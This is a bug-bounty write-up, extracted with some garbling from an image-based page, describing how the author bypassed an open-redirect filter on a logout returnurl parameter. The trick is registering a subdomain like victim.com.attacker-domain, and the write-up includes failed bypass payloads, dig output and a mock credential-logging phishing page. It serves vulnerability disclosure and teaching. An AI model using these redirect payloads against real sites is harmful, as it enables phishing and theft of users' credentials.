
Introduction

I love hunting for open redirects, its easy, fun and also has the additional effects of getting my HackerOne reputation up.

On a lazy Sunday afternoon, I was looking into some endpoints that was previously reported.



What it does is that, on logout, I will be redirected to the homepage. I knew that it is not an easy task and a few hours went by as I attempt to bypass the restrictions in place.

Trial and Frror

I tried payloads like the ones listed below but I failed.

https://victim.com@attacker.com
https://attacker.com?victim.com
https://attacker.com/victim.com
https://attacker.com

Then, recalling a colleague of mine who somehow discovered certain bypass for example

https://victim.comattacker.com

It dawned on me that I could have tried:

https://victim.com.attacker.com

Reason being, I want a solid POC and I do not want to go around buying domains and such.

Initial discovery

I was elated when I got error message shown in Figure 1.

*Note that https://vdptest.me is a mock attacker site created by me.

Hmm. We're having trouble finding that site.

We can't connect to the server at .vdptest.me.

If that address is correct, here are three other things you can try:

- Try again later.
- Check your network connection.
- If you are connected but behind a firewall, check that Firefox has permission to access the Web.

Try Again

Figure 1 - Host not found error message

And that is after me trying:

```
https:// /logout?returnurl=https%3A%2F%2Fwww.victim.com
.vdptest.me %3Fticket
```

Getting it to work

I spend the next half an hour, updating my subdomain in Namecheap to reflect:

```
https://victim.com.attacker.com
```

```
adminuser@MIGHT:~$ dig
                                     .vdptest.me
 <>>> DiG 9.16.1-Ubuntu <<>>>
                                            .vdptest.me
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17174
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
 EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
              .vdptest.me.
                                IN
                                        A
;; ANSWER SECTION:
              .vdptest.me. 299 IN
                                        CNAME vdptest.me.
```

Figure 2 - Output of dig confirming that the DNS update is successful

The win

After confirming that my DNS has already been updated. I proceed to try the payload below again:

https://	/logout?returnurl=https%3A%2F%2Fwww.victim.com
.vdptest.me %3Fticket	

Instead of seeing an error message, I observe I was now redirected to attacker controlled site. Then I proceed to made a report on HackerOne.

← → G ®	O 🔓 https://	.vdptest.me/?ticket=		
Requesting -> /?ticket= Referred from -> User agent -> Mozilla/5.0 (Window IP address ->	s NT 10.0; Win64; x64; rv)	:90.0) Gecko/20100101 Firefox/90.0		
Username				
Password				
Login				
Creds logged so far: Creds				
Logs How to use the log function				

Figure 3 - Attacker controlled site

Takeaway

I was initially reluctant to experiment on this particular endpoint as it has been reported multiple times. However, this experience has taught me that sometimes even if an endpoint `seems fixed`, it doesn't hurt to try, as there are things that may have been missed by the developers.